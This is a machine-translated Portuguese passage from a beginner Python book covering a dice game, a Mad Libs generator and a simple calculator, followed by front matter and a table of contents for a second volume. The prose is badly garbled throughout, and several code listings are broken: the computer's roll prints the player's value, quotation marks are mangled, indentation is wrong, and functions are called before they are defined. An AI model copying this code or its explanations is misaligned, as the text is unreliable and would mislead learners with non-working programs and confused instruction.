Se você jogar o jogo o suficiente, você vai descobrir logo que enquanto o jogo parece estar funcionando corretamente, ele tem um bug; isso significa que ele não sabe o que deve fazer quando o computador e o jogador rolar um número similar. Python usa == para ver se um valor é equivalente a uma outra; note que estes são dois sinais e não um. Quando você usa um deles, a língua vai pensar que você está criando uma nova variável-mesmo que você está tentando fazer matemática. Se você deseja ter mais do que as duas opções, que é perder ou ganhar, o uso da palavra-chave 'elif', que significa 'else if'-I acreditar que você lembra como ele funciona. Isso permitirá que o código para ver se qualquer um de um par de resultados é verdade, em vez de apenas verificar se apenas uma coisa é verdade. Agora modifique o código da seguinte forma:

```
if player > ai :  
    print("You win") # notice indentation  
elif player == ai:  
    print("Tie game.")  
else:  
    print("You lose")
```

Agora lançar o seu jogo um par de vezes para verificar se você pode amarrar rolo do computador.

Programar a última versão

versão beta do seu jogo de dados é funcional e se sente muito mais como um jogo do que o alfa. Agora você pode ir em frente para criar a primeira função de python para o seu último lançamento.

Simplificando, uma função é um grupo de código que você pode importar como uma unidade separada. A coisa é; funções são muito vital porque muitas aplicações geralmente têm

uma grande quantidade de código, mas todo o código não tem que correr ao mesmo tempo. Funções permitem iniciar uma aplicação e controlar o que ocorre e quando.

Agora alterar o código para o seguinte:

```
import random  
  
import time  
  
  
def dice():  
    player = random.randint(1,6)  
    print("You rolled " + str(player) )  
  
  
    ai = random.randint(1,6)  
    print("The computer rolls...." )  
    time.sleep(2)  
    print("The computer has rolled a " + str(player) )  
  
  
    if player > ai :  
        print("You win") # notice indentation  
    else:  
        print("You lose")
```

Esta versão do jogo pede ao jogador se ele quer sair do jogo uma vez que ele tem jogado. Se o jogador responde com ay ou Y, ele chama a função de saída dentro de Python eo jogo termina.

O que é mais importante é que você tem dados criados, a sua própria função. A função de dados não pode ser executado imediatamente. Na verdade, se você tentar o seu jogo aqui, não vai falhar, mas também não vai exatamente executar. Se você quiser fazer os dados

função de realmente fazer alguma coisa, você tem que 'chamar' - em seu código de programa. Agora adicione o loop no pé de seu código atual. As duas primeiras linhas são exclusivamente para contexto e enfatizando o que é recuado e que não funciona. Você precisa se tornar mais observador em recuo.

else:

```
    print("I did not understand that. Playing again.")
```

```
# main loop
```

```
while True:
```

```
    print("Press return to roll your die.")
```

```
    roll = input()
```

```
    dice()
```

O bloco de código 'enquanto verdadeiro' será executado em primeiro lugar. Como, por definição verdadeira é sempre verdadeiro, o bloco de código será executado até que o programa Python convida-à sair. O bloco de código 'while True' é um loop. Ele vai primeiro pedir ao utilizador para iniciar o jogo, e então ele deve chamar sua função dados. Isto é exatamente como o jogo começa. Quando a função de dados é feito, o loop será executado mais ou sair uma vez, dependendo de como o jogador respondeu a solicitação.

Os meios mais comuns para codificar uma aplicação é utilizando um circuito para executar o programa. O loop garante que o aplicativo permanece aberto, desde que o usuário do computador exige a usar as funções dentro do aplicativo.

Jogo 2: Liberais loucos Generator

Liberais loucos é algum tipo de programa onde você criar uma história com um número de palavras que faltam, você também pode usar um modelo pré-construído para o mesmo. Você então tem que trabalhar a parte da fala-se adjetivo, substantivo, advérbio, e assim por diante-que seria sensato em cada um dos espaços em branco.

Depois disso, você solicitar pessoas para oferecer-lhe uma palavra que se passa com as partes dadas de discurso. Por último, você preenche os espaços em branco com suas respostas, e em seguida, ler a sua nova história engraçada.

Este projeto é um que realmente faz você pensar sobre como manipular ou de dados inseridos pelo usuário controle; Normalmente, a diversão do jogo é chegar com histórias malucas! Aqui está um exemplo:

Se você se lembra do “Mary Had a Little Lamb” canção / história, gostaria de criá-lo em Mad Libs desta forma:
eu digo: me dar um adjetivo Você diz: descuidado eu digo: nomear um animal Você diz: Cabra

Eu digo: citar uma parte do corpo Você

diz: nariz

Eu digo: me dar um adjetivo Você

diz: festivo

Agora olhe para a versão Liberais loucos do 'Mary Had a Little Lamb' história “Mary tinha um bode
descuidado Seu nariz era animada como a neve ...”

Como seria de esperar, todo mundo está rolando no chão de tanto rir e confuso!

Criar a história

A primeira coisa que você tem a fazer é construir uma história Liberais loucos. Você pode fazer a sua própria história ou usar um poema, letras de música, ou rima. Você também tem que incluir espaços em branco em sua história para as palavras que faltam para corresponder com o formato Liberais loucos; você também tem que determinar as partes do discurso, ou seja pronome, substantivo, verbo, adjetivo e assim por diante, pertencentes a cada espaço em branco.

Veja o exemplo a seguir utilizando o famoso 'Humpty Dumpty' canção de ninar.

(Nome da pessoa) Dumpty (um verbo escrito no tempo passado) em uma parede (nome da pessoa) Dumpty teve um / a (adjetivo) cair. Todos do rei (animal no plural) eo (a profissão)'s homens não podiam colocar (nome da pessoa) juntos novamente

O exemplo acima tem cinco variáveis que incluem o nome da pessoa, o verbo no tempo passado, adjetivo, um animal no plural, e profissão. Eu estou usando o termo 'variável' aqui porque desde que você saiba o que já significa, é mais fácil de entender quando começamos a trabalhar em Python.

as variáveis

Para converter sua história em um programa operacional, primeiro você precisa configurar os itens para preencher os espaços em branco para o usuário - por usuário eu quero dizer a pessoa que estará funcionando e respondendo ao programa. Para isso, basta usar o seguinte formato:

```
variable_name = raw_input("The content you want the user to  
respond to.")
```

As palavras roxas são aquelas que você vai mudar; as outras partes compreendem Python formatação que você tem que manter. Aqui está o exemplo que eu iria considerar o uso de uma história 'Humpty Dumpty': As palavras escritas em roxo são as palavras que você vai mudar. O resto é Python formatação que você tem que manter.

Aqui está um exemplo que eu usaria a partir de minha história "Humpty Dumpty":

```
persons_name = raw_input("Give the name of a person.")
```

Existem algumas coisas importantes que eu tenho que lembrá-lo ao definir suas perguntas embora.

Primeiro, o nome da variável (o que vem antes do sinal de igual) não pode ter um espaço separando-o; Assim, se você tentou usar o nome da pessoa, ele não iria funcionar; em vez disso, você pode usar um sublinhado.

Além disso, você tem que dar a cada uma das suas variáveis de nomes diferentes. Por exemplo, você está pedindo para três substantivos em sua história. Para o seu programa funcione corretamente, cada um desses substantivos exige um nome de variável distinta. Para tornar as coisas simples, você pode chamar também se referem a eles como substantivo 1, substantivo 2 e substantivo 3. Por exemplo:

```
noun1 = raw_input("Name a noun.")  
noun2 = raw_input("Name another noun.")  
noun3 = raw_input("Name yet another noun.")
```

Uma coisa mais importante: lembre-se que a pontuação que você vai usar tem de corresponder ao formato que eu descrevi para você. Se você ignorar os parênteses ou esquecer as aspas, o programa não vai funcionar bem. Garantir a sua pontuação é certo e você tem certeza sobre isso.

Antes de entrar na próxima seção deste programa, tente executar o programa que temos até agora. Se você digitou tudo corretamente, o programa irá pedir-lhe para responder a cada pergunta. Agora vá em frente. Responder a cada pergunta para ver o que se segue.

Agora, a história

Depois de responder a todas as perguntas, você provavelmente observou que não muita coisa aconteceu. Isso é porque você não adicionou as respostas para a sua história. Vamos cuidar disso agora.

Neste ponto, você quer escrever sua história e informar o programa para tirar as respostas do usuário às perguntas e substituir os espaços em branco na história. O formato de fazer isso é como segue:

```
print "This is your story right here. %s The percent signs  
represent the blanks in your %s story. They are replaced by the  
variables within the %s parentheses that follow the stuff in  
quotation marks." % (variable_name1, variable_name2,  
variable_name3)
```

Mais uma vez, as palavras roxas representam as seções que você vai mudar de acordo com as necessidades da sua história. Os itens escritos em preto, por outro lado precisa aparecer como eles são para que Python entende o que fazer. Para a história Humpty Dumpty, eu iria escrever o seguinte:

```
print "%s Dumpty %s on a wall. %s Dumpty had a/n %s fall. All  
the king's %s and all the %s's men couldn't put %s together again."  
% (persons_name, verb, persons_name, adjective, animal,  
profession, persons_name)
```

a adenda

Você precisa notar que eu usei nome muitas vezes da pessoa; Eu só repetiu várias vezes na lista de variáveis entre parênteses para que o programa saiba onde colocá-lo na história. Além disso, você deve ter notado que a história foi sobre e sobre, espalhando-se caminho através da página. Se você não quer que isso aconteça, você pode informar Python para continuar o seu texto na linha seguinte. Para fazer isso, insira uma reação e pressione Enter no teclado a qualquer hora que você precisa para quebrar a seguinte linha da seguinte forma:

```
print "This story is getting really long. I mean, it's getting so long  
that it is bleeding across the page. Arrgh! \  
Okay, I put in a backslash so that it wouldn't be so long because,  
man, it was getting really long, wasn't \  
it?"
```

Outra coisa; se a sua saída / resultado está no lado direito da tela, e é muito squished juntos (ou simplesmente colocar, você quer adicionar nas linhas em branco), basta adicionar a palavra 'print' em áreas onde você quer uma linha em branco. Por exemplo, você pode escrever o seguinte:

```
noun = raw_input("Name a noun.")  
print  
adjective = raw_input("Name an adjective.")  
print  
verb = raw_input("Name a verb.")
```

Na saída na tela, ele será parecido com este:

Name a noun.

Name an adjective.

Name a verb.

Isso é diferente do que teria aparecido outra forma

Name a noun.

Name an adjective.

Name a verb.

Um programa de calculadora simples

Neste tutorial, vamos aprender a criar uma calculadora de linha de comando muito simples utilizando Python. Definitivamente, existem inúmeras oportunidades para melhorar o código e criar uma calculadora melhor, mas este modelo básico é um ótimo lugar para começar.

Neste projeto, é necessário notar que você precisa saber sobre o seguinte:

1. Variáveis
2. Os operadores de matemática
3. As indicações condicionais
4. Funções

Avisar os usuários para a entrada

Calculadoras são melhores quando uma pessoa está fornecendo equações para o computador de crack. Você vai começar por escrever o seu programa no momento em que uma pessoa entra números que ele gostaria que o computador para usar.

Para conseguir isso, a função 'input ()' em Python que leva entrada gerada pelo usuário a partir do teclado virá a calhar. Dentro dos parênteses de 'input ()' a função, você pode passar uma string para ser capaz de avisar o usuário. Você vai atribuir a entrada do usuário a uma variável.

Para efeitos do presente programa, você vai querer que o usuário introduzir 2 números e, portanto, é necessário que o programa realmente solicitará que o usuário digite 2 números. Neste caso, sempre pedindo para a entrada, você tem que inserir um espaço à direita no final da string para que você tenha algum espaço deixado entre a entrada do usuário, em seguida, a corda levando.

```
number_1 = input('Enter your first number: ')
number_2 = input('Enter your second number: ')
```

Depois de escrever as duas linhas, salve o programa antes de executá-lo. Você pode nomeá-lo calculator.py e na janela do terminal, execute o programa no ambiente de programação com o 'calculadora python, py' comando. Você tem que ser capaz de escrever para a janela de terminal para responder a cada solicitação.

Output
Enter your first number: 5
Enter your second number: 7

Quando você executar o programa algumas vezes e variar a sua entrada, você vai perceber que você pode inserir o que você quer quando solicitado-isso inclui símbolos, palavras, espaço em branco, ou a tecla enter. Isto é para a razão simples que 'input ()' leva em dados como strings e não sabe que você está em busca de um número.

Você tem duas razões para usar um número no programa:

1. Para deixar o programa fazer cálculos aritméticos
2. Para confirmar que a entrada do usuário é realmente uma seqüência numérica

Dependendo das necessidades de sua calculadora, você pode precisar alterar a seqüência vindo 'input ()' a função de um flutuador ou um inteiro. No seu caso, números inteiros correspondem ao propósito e por isso, você vai embrulhar o 'input ()' função na função de 'int ()' para mudar a entrada para o tipo de dados inteiro.

`calculator.py`

```
number_1 = int(input('Enter your first number: '))
number_2 = int(input('Enter your second number: '))
```

Se você agora colocar dois inteiros, você não vai correr em um erro.

Output

```
Enter your first number: 23
```

```
Enter your second number: 674
```

No entanto, se você digitar símbolos, letras ou outros não-inteiros, você vai ver o erro abaixo:

Output

```
Enter your first number: sammy
```

```
Traceback (most recent call last):
```

```
  File "testing.py", line 1, in <module>
    number_1 = int(input('Enter your first number: '))
```

```
ValueError: invalid literal for int() with base 10: 'sammy'
```

Até aqui, você tem sido capaz de estabelecer duas variáveis para manter a entrada do usuário em termos de tipos de dados inteiros. Você também pode experimentar mudar a entrada para carros alegóricos.

Adicione os operadores

Antes que você possa terminar o seu programa, você tem que adicionar quatro operadores matemáticos. Esses incluem:

1. Adição +
2. Subtração -
3. Multiplicação *

4. Divisão /

Como você criar o seu programa, você quer garantir que cada parte está funcionando corretamente. Aqui, você está indo para começar por estabelecer a adição. Você irá adicionar ambos os números dentro de uma função de impressão para que a pessoa que usa a calculadora pode ver o resultado (output).

`calculator.py`

```
number_1 = int(input('Enter your first number: '))
number_2 = int(input('Enter your second number: '))

print(number_1 + number_2)
```

Agora, execute o programa e garantir a chave no 2 números sempre que o programa solicita que você digite 2 números (tal como seria de esperar que os usuários).

Output

```
Enter your first number: 8
Enter your second number: 3
```

11

A saída está mostrando que o programa está funcionando corretamente; tente adicionar um pouco mais contexto para que o usuário permanece plenamente informados durante todo tempo de execução do programa. Para fazer isso, você vai tentar usar formatadores de cadeia para ajudá-lo a formatar o texto corretamente e oferecer feedback. Você deseja que o usuário para obter a confirmação sobre os números que ele está entrando, bem como o operador usados além do resultado dado.

`calculator.py`

```
number_1 = int(input('Enter your first number: '))
number_2 = int(input('Enter your second number: '))

print('{} + {} = '.format(number_1, number_2))
print(number_1 + number_2)
```

Neste ponto, executando o programa vai lhe dar alguma saída adicional que permitirá ao usuário para confirmar a expressão aritmética realizada pelo programa.

Output

```
Enter your first number: 90
Enter your second number: 717
90 + 717 =
```

807

O usuário terá mais feedback por causa de usar os formatadores de cordas.

Agora você pode incluir outros operadores para o seu programa usando o mesmo formato que você usou para a adição:

`calculator.py`

```
number_1 = int(input('Enter your first number: '))
number_2 = int(input('Enter your second number: '))

# Addition
print('{} + {} = '.format(number_1, number_2))
print(number_1 + number_2)

# Subtraction
print('{} - {} = '.format(number_1, number_2))
print(number_1 - number_2)

# Multiplication
print('{} * {} = '.format(number_1, number_2))
print(number_1 * number_2)

# Division
print('{} / {} = '.format(number_1, number_2))
print(number_1 / number_2)
```

De acordo com o programa acima, foram adicionados outros operadores; quando você executa o programa, ele irá executar todas as operações acima. No entanto, você quer limitar o programa de tal forma que ele só irá realizar uma única operação de cada vez. Isso requer declarações condicionais.

Adicionar instruções condicionais

Com o programa `calculator.py`, você quiser permitir que o usuário para selecionar entre os vários operadores. Assim, vamos começar anexando algumas informações para o programa, juntamente com uma escolha a ser feita para que o indivíduo saiba o que fazer.

Você vai escrever uma corda em um par de diferentes linhas com aspas triplas.

""

Please type in the math operation you would like to complete:

+ for addition
- for subtraction
* for multiplication
/ for division
""

Você está usando todo símbolo operador de modo que os usuários fazer uma escolha; Assim, se o usuário deseja uma divisão, ele irá digitar /. No entanto, você pode selecionar qualquer

símbolos que você deseja, como b para subtração ou 1 para adição. Desde que você está pedindo aos usuários para fornecer entrada, você deseja incorporar o 'input ()' função. Você irá adicionar a cadeia dentro de 'input ()' a função antes de passar o valor dessa entrada para uma variável conhecida como 'operação'.

```
calculator.py
operation = input("")
Please type in the math operation you would like to complete:
+ for addition
- for subtraction
* for multiplication
/ for division
"")

number_1 = int(input('Enter your first number: '))
number_2 = int(input('Enter your second number: '))

print('{} + {} = '.format(number_1, number_2))
print(number_1 + number_2)

print('{} - {} = '.format(number_1, number_2))
print(number_1 - number_2)

print('{} * {} = '.format(number_1, number_2))
print(number_1 * number_2)

print('{} / {} = '.format(number_1, number_2))
print(number_1 / number_2)
```

Se você executar o programa aqui, não vai realmente importa o que você colocar em no prompt inicial; Assim, basta adicionar as suas declarações condicionais dentro do programa. Dada a maneira como você estruturou seu programa, o 'if' aparecerá onde a adição é conduzida. Além disso, você terá um elif 3 mais- ou se declarações para cada um dos outros operadores; a declaração 'else' será corrigido em lugar de ser capaz de lidar com um erro se o indivíduo não adicionar um símbolo do operador.

```
calculator.py
operation = input("")
Please type in the math operation you would like to complete:
+ for addition
- for subtraction
* for multiplication
/ for division
"")

number_1 = int(input('Enter your first number: '))
number_2 = int(input('Enter your second number: '))

if operation == '+':
    print('{} + {} = '.format(number_1, number_2))
    print(number_1 + number_2)

elif operation == '-':
    print('{} - {} = '.format(number_1, number_2))
    print(number_1 - number_2)

elif operation == '*':
    print('{} * {} = '.format(number_1, number_2))
    print(number_1 * number_2)

elif operation == '/':
    print('{} / {} = '.format(number_1, number_2))
    print(number_1 / number_2)

else:
    print('You have not typed a valid operator, please run the program again.')
```

O usuário, no processo de caminhar através deste programa, é solicitado para adicionar um símbolo da operação. Por exemplo, o utilizador introduz * para multiplicação. Depois disso, o programa solicita para dois números em resposta ao qual o usuário entra 40 e 58. O programa neste ponto exibe a equação feito e o resultado.

Output

Please type in the math operation you would like to complete:

+ for addition

- for subtraction

* for multiplication

/ for division

*

Please enter the first number: 58

Please enter the second number: 40

58 * 40 =

2320

Devido à forma como o programa está estruturado, quando as entradas do usuário% quando perguntado para uma operação no prompt inicial, ele não terá qualquer feedback para tentar novamente até depois que ele entra números. Você pode tentar a considerar outras opções possíveis para lidar com situações diferentes.

Até agora, você tem um programa perfeitamente funcional. No entanto, você não pode executar uma segunda ou terceira operação, se você não executar o programa, uma vez mais, a apenas ir em frente e adicionar um pouco mais funcionalidade ao seu programa.

Definir as funções

Definir funções específicas é importante porque permite que o programa a capacidade de executar o programa várias vezes de acordo com as necessidades do usuário. Você vai primeiro colocar seu bloco de código atual para uma função. Você vai chamar a função 'calcular ()' e, em seguida, incluir um outro depois de recuo dentro da função. Para certificar-se o programa é executado, você também vai chamar a função no pé do seu arquivo.

calculator.py

```
# Define our function
def calculate():
    operation = input("Please type in the math operation you would like to complete:
+ for addition
- for subtraction
* for multiplication
/ for division
"))

number_1 = int(input('Please enter the first number: '))
number_2 = int(input('Please enter the second number: '))

if operation == '+':
    print('{} + {} = '.format(number_1, number_2))
    print(number_1 + number_2)

elif operation == '-':
    print('{} - {} = '.format(number_1, number_2))
    print(number_1 - number_2)

elif operation == '*':
    print('{} * {} = '.format(number_1, number_2))
    print(number_1 * number_2)

elif operation == '/':
    print('{} / {} = '.format(number_1, number_2))
    print(number_1 / number_2)

else:
    print('You have not typed a valid operator, please run the program again.')

# Call calculate() outside of the function
calculate()
```

Depois disso, você vai construir uma segunda função compreendendo declarações mais condicionais. Você quer fornecer uma escolha (para o utilizador) para decidir se ele quer para calcular mais uma vez ou não neste bloco de código. Você pode ter esta base de sua calculadora declarações-in condicionais Neste caso, porém, você terá apenas um único 'elif', um único 'se' e também um single 'outra pessoa' para a manipulação de erros. Você vai chamar a função 'novamente ()' antes de adicionar-lo abaixo o bloco de código 'def calcular ():':

calculator.py

```
...
# Define again() function to ask user if they want to use the calculator again
def again():

    # Take input from user
    calc_again = input("")

    Do you want to calculate again?
    Please type Y for YES or N for NO.

    "")

    # If user types Y, run the calculate() function
    if calc_again == 'Y':
        calculate()

    # If user types N, say good-bye to the user and end the program
    elif calc_again == 'N':
        print('See you later.')

    # If user types another key, run the function again
    else:
        again()

# Call calculate() outside of the function
calculate()
```

Mesmo que tenhamos um erro, ou seja, com o gerenciamento com a declaração 'else' acima, você poderia fazer um pouco melhor que admitir, por exemplo, um caso mais baixo y junto com n no topo de maiúsculas Y e N. Vá em frente e adicione o 'str.upper ()': função string para ser capaz de fazer isso.

calculator.py

```
...
def again():
    calc_again = input("")
    Do you want to calculate again?
    Please type Y for YES or N for NO.
    "")

    # Accept 'y' or 'Y' by adding str.upper()
    if calc_again.upper() == 'Y':
        calculate()

    # Accept 'n' or 'N' by adding str.upper()
    elif calc_again.upper() == 'N':
        print('See you later.')

    else:
        again()
...

```

Agora você deve ser capaz de incluir a função 'novamente ()' até o fim da função 'calcular ()' para ser capaz de acionar o código perguntando ao usuário se ele quer continuar ou não.

calculator.py

```
def calculate():
    operation = input("")
    Please type in the math operation you would like to complete:
    + for addition
    - for subtraction
    * for multiplication
    / for division
    "")

    number_1 = int(input('Please enter the first number: '))
    number_2 = int(input('Please enter the second number: '))

    if operation == '+':
        print('{} + {} = '.format(number_1, number_2))
        print(number_1 + number_2)

    elif operation == '-':
        print('{} - {} = '.format(number_1, number_2))
        print(number_1 - number_2)

    elif operation == '*':
        print('{} * {} = '.format(number_1, number_2))
        print(number_1 * number_2)

    elif operation == '/':
        print('{} / {} = '.format(number_1, number_2))
        print(number_1 / number_2)

    else:
        print('You have not typed a valid operator, please run the program again.')

# Add again() function to calculate() function
again()

def again():
    calc_again = input("")

    Do you want to calculate again?
    Please type Y for YES or N for NO.
    ")

    if calc_again.upper() == 'Y':
        calculate()
    elif calc_again.upper() == 'N':
        print('See you later.')
    else:
        again()
```

Em sua janela de terminal, agora você pode tentar executar o programa com 'calculate.py python' e você terá a capacidade de fazer qualquer número de cálculos que você deseja. Melhorar o código:

PARABÉNS! Agora você tem um programa totalmente funcional! Ainda assim, você pode fazer muito mais para melhorar o código. Por exemplo, você poderia adicionar alguma função 'bem vindo' que acolhe pessoas em seu programa no topo do código assim:

```
def welcome():
    print("")
    Welcome to Calculator
")
...
# Don't forget to call the function
welcome()

calculate()
```

Você também pode introduzir muitos mais-tratamento de erros durante todo o programa. Para começar, você pode garantir que o programa continua funcionando mesmo se a pessoa usando o programa entra 'plâncton' em vez de um número. Como o programa é agora, se number_1 e number_2 não são inteiros reconhecíveis, o usuário simplesmente receber um erro e o programa não será executado. Da mesma forma, nos casos em que o utilizador escolhe o operador de divisão e, em seguida, entra zero para o segundo número, o usuário simplesmente recebe um erro: 'ZeroDivisionError: a divisão por zero. "Neste caso, você precisará usar o tratamento de exceção com a afirmação 'tentar ... exceto'.

Note que apenas limitou o programa a quatro operações. Você pode adicionar quantos mais operadores como você quer.

```
...
operation = input("")
Please type in the math operation you would like to complete:
+ for addition
- for subtraction
* for multiplication
/ for division
** for power
% for modulo
""")
...

```

```
# Don't forget to add more conditional statements to solve for power and modulo
```

Além disso, você pode precisar de escrever um trecho do programa novamente usando uma instrução loop. Existem inúmeras maneiras de gerenciar os erros e melhorar ou modificar cada projeto de codificação. É importante lembrar que não há nenhum dado ou específica caminho certo para resolver um problema que lhe é apresentado.

Clique aqui para comprar a versão de bolso do livro:

<https://www.amazon.com/Python-Manuscripts-Programming-Beginners->

[Intermediários / dp / 1980953902](#)

Conclusão

Viemos para o fim do livro. Obrigado pela leitura e parabéns para a leitura até o fim.

Espero sinceramente que este livro tenha ajudado a dominar alguns conceitos básicos de linguagem de programação Python.

programação Python é divertido, simples e muito simples, algo agora você pode atestar.

Nós cobrimos alguns tópicos importantes para um iniciante média, incluindo:

1. Baixar e instalar o programa
2. Diferentes maneiras de interagir com Python
3. Como começar: escrever o seu primeiro programa simples
4. Métodos de aprendizagem e funções
5. Loops Mastering
6. funções definidas pelo utilizador e de aprendizagem
7. Exemplos de projetos de programação Python iniciante

Essas são sete temas, por sete dias, um tópico por dia, se você é do tipo preguiçoso. Em outras palavras, todos os fatores considerados, você pode aprender o que temos discutido neste livro em menos de sete dias e, em seguida, avançar para o próximo nível: Livro 2 de programação Python.

Se os executivos corporativos de grandes empresas de tecnologia como Google só tem aspectos positivos a dizer sobre python, você não tem nenhuma razão para não aprender isso com gosto. “ *Python tem sido uma parte importante do Google desde o início, e permanece assim como o sistema cresce e evolui. Hoje dezenas de engenheiros do Google usar Python, e estamos à procura de mais pessoas com habilidades nesta língua.* ”

Se você encontrou o livro valioso, você pode recomendar a outros? Uma maneira de fazer isso é para fazer um comentário sobre a Amazônia.

Clique aqui para deixar um comentário para este livro na Amazon!

Clique aqui para comprar a versão de bolso do livro:

[https://www.amazon.com/Python-Manuscripts-Programming-Beginners-](https://www.amazon.com/Python-Manuscripts-Programming-Beginners-Intermediarios/dp/1980953902)
[Intermediários / dp / 1980953902](#)

Programação Python Para intermediários

Aprenda o básico de Python em 7 dias

Maurice J. Thompson

Introdução

Quero agradecer-lhe e felicitá-lo por download do livro “ *Programação Python para intermediários: aprender o básico de Python em 7 dias* ”. Este livro é o melhor guia para a programação python para os intermediários. Ele permitirá que você para aprender tudo isso em tão pouco quanto 7 dias.

Parabéns para torná-lo a este nível e bem-vindo à segunda edição da nossa programação Python em 7 dias série. Eu espero que você se divertiu com a edição de iniciante e está pronto para aprender um pouco mais!

No caso de você ter esquecido, Python é a melhor linguagem de programação para estudantes ou programadores estabelecidos não só por causa de sua conveniência e facilidade de uso, mas também porque torna a codificação tão atraente e divertido. Nesta segunda edição do tutorial, vamos cobrir uma variedade de tópicos que o ajudarão a compreender e executar projetos complexos de programação Python. Minha suposição é que você já sabe o básico de Python, incluindo baixar e instalar programas em Python importantes e trabalhar com as funções básicas do Python. Caso contrário, você precisa revisitar a primeira edição para se certificar de que você está pronto para assumir a programação de nível intermediário. Vamos começar por referir o que nós cobrimos na primeira edição desta série:

você Baixar e instalar Python sobre os principais sistemas operacionais

você Como interagir com Python

você Escrevendo o seu primeiro programa

você Métodos e funções-incluindo variáveis, strings, listas, tuplas e dicionários

você rotações

você funções definidas pelo usuário

você Iniciante projectos nível Python Neste livro,

vamos falar sobre o seguinte:

você cópia superficial e cópia profunda

você Objetos e classes em herança, incluindo Python python, herança múltipla, e assim por diante

você Recursão em Python

você Depurar e testar

você Fibonacci sequência (definição) e Memoização em Python em Python

você Argumentos em Python

você Namespaces em Python e Python Módulos

você projetos simples em Python para Intermediários

Ao ler este livro, você vai aprender tudo isso e muito mais. Vamos começar. Obrigado mais uma vez para

fazer o download deste livro. Espero que você goste!

Ó Copyright 2018 por Maurice J. Thompson - Todos os direitos reservados.

Este documento é voltada para fornecer a informação exata e confiável em relação ao assunto e emitir coberto. A publicação é vendido com a ideia de que a editora não é obrigado a prestar contabilidade, oficialmente permitido, ou não, serviços qualificados. Se o conselho é necessária, legal ou profissional, um indivíduo praticado na profissão devem ser ordenados.

- A partir de uma Declaração de Princípios que foi aceite e aprovada igualmente por um Comité da American Bar Association e um Comitê de Editores e Associações.

De nenhuma maneira é legal para reproduzir, duplicar, ou transmitir qualquer parte deste documento em qualquer meio eletrônico ou em formato impresso. A gravação desta publicação é estritamente proibida e qualquer armazenamento deste documento não é permitida a menos que com a permissão por escrito do editor. Todos os direitos reservados.

As informações aqui fornecidas são indicadas para ser verdadeira e consistente, em que qualquer responsabilidade, em termos de desatenção ou de outra forma, por qualquer uso ou abuso de quaisquer políticas, processos, ou direções contidos é de responsabilidade solitária e absoluta do leitor destinatário. Sob nenhuma circunstância a qualquer responsabilidade legal ou culpa ser realizada contra a editora para qualquer reparação, danos ou perda monetária devido às informações aqui contidas, direta ou indiretamente.

autores respectivos possuir todos os direitos autorais não detidas pelo editor. A informação aqui é oferecido para fins informativos apenas, e é universal como tal. A apresentação das informações é, sem contrato ou qualquer tipo de garantia de garantia.

As marcas comerciais que são utilizados são, sem qualquer consentimento, e a publicação da marca é sem permissão ou apoio pelo proprietário da marca registrada. Todas as marcas e marcas dentro deste livro são apenas para fins de esclarecimento e são a propriedade dos próprios proprietários, não relacionadas com este documento.

Índice

Programação Python para iniciantes

Aprenda o básico de Python em 7 dias!

Introdução

Python compreensão: Um fundo detalhado

Por que o nome “Python?”

A Timeline: Traçando o lançamento de diferentes versões do Python Python Definido

Como Python Works

Vantagens de desvantagens

Interpretação de Interpretação

Python Glossário

Como fazer o download e instalar Python

As primeiras coisas primeiro: qual versão é apropriado: 2.x ou 3.X? Por que

existem diferentes versões do download Idioma e instalar o Python 3.6.4 no

Windows (32 bits) Instalação da versão de 64 bits Instalar Python no

Ubuntu e Linux Mint

Python Programação 101: Interagindo com Python em maneiras diferentes

Conheça o PowerShell Consolas
do Windows

Os primeiros passos em Python com IDLE Usando
o editor Atom

Como escrever seu primeiro programa de Python

[O “Adicionando dois números” Programa](#)

Variáveis, Cordas, listas, tuplas, dicionários

[variáveis](#)

[Cordas](#)

[Python Listas](#)

[Tuples](#)

[Dicionários Tomada de](#)

[Decisão Loops em](#)

[Python](#)

[Criando um While Loop Em Python](#)

Sobre funções definidas pelo usuário

[A importância de funções definidas pelo usuário em Python os](#)

[argumentos da função](#)

[Como escrever funções definidas pelo usuário em Python](#)

Sobre o estilo de codificação

Projetos de Atuação: Os Projetos Python para a sua prática

[Um jogo baseado em texto](#)

[Jogo 2: Liberais loucos Generator Um](#)

[programa de calculadora simples](#)

Conclusão

Programação Python para intermediários

[Aprenda o básico de Python em 7 dias](#)

Introdução

Cópia superficial, cópia profunda

[Usando o operador de fatia usando o módulo de Copydeep Método](#)
[cópia](#)

[Recursividade em Python \(Funções recursivas\)](#)

[Significado de Aplicações de](#)
[recursão de recursão](#)

[Classes e Objetos: Compreender o seu significado](#)

[Definindo uma classe](#)
[Construtores](#)
[Excluindo Atributos e Objetos](#)

[Herança no Python](#)

[Classes pai](#)
[classes filhas](#)
[Métodos de Pais substituindo a](#)
[função 'Super \(\)' Múltiplas da](#)
[Herança sobrecarga de operador](#)
[Python Funções especiais](#)

[Sobrecarregar o operador '+' Em Operadores de comparação](#)
[de Python Sobrecarga Python](#)

[Respiro: Depuração e Teste](#)

[A sequência de Fibonacci](#)

[Memoização em Python](#)

[A Praça Fibonacci](#)
[Memoização Manual \(Memoização à mão\) Memoização](#)
[Manual: Objetos Memoização Manual: Usando 'global'](#)

[decoradores](#)

[Argumentos em Python](#)

[Argumentos da função de variáveis](#)

[Melhores Práticas para Argumentos da função Python](#)

[Cosas que você precisa para se lembrar sobre Argumentos](#)

[Especificando argumentos padrão dinâmico usando 'none' e docstrings Enforcing Clareza](#)

[com Keyword argumentos somente do Python 2 Keyword argumentos somente](#)

[Namespaces em Python](#)

[Significado de Namespaces Âmbito](#)

[resolução de escopo](#)

[Módulos Python](#)

[Importando um Módulo Construído](#)

[em Python Módulos](#)

[projetos simples em Python para Intermediários](#)

[1: Desafio Scrabble](#)

[2: 'Onde está a Estação Espacial' Projeto 3: Criando](#)

[um Keylogger simples](#)

[Conclusão](#)

[Programação Python para Iniciantes - aprender o básico de Python em 7 dias!](#)

Para iniciar-nos hoje, vamos primeiro falar sobre rasa e cópia profunda.

Cópia superficial, cópia profunda

Pelo que você já sabe sobre Tipos e variáveis de dados, você sabe que Python é diferente da maioria das outras linguagens de programação especialmente durante a cópia e atribuição de tipos de dados simples, como strings e inteiros. A diferença entre cópia profunda e cópia rasa é especialmente visível com objetos compostos, os objetos que contêm outros objetos, tais como instâncias e listas de classe.

O fragmento de código abaixo mostra Y apontador para a mesma posição de memória em relação a X. Isso muda quando um valor diferente de Y é atribuído. No nosso caso aqui, se você ainda se lembra o que tinha aprendido sobre os tipos de dados e variáveis, y terá um local de memória separado.

```
>>> x = 3
```

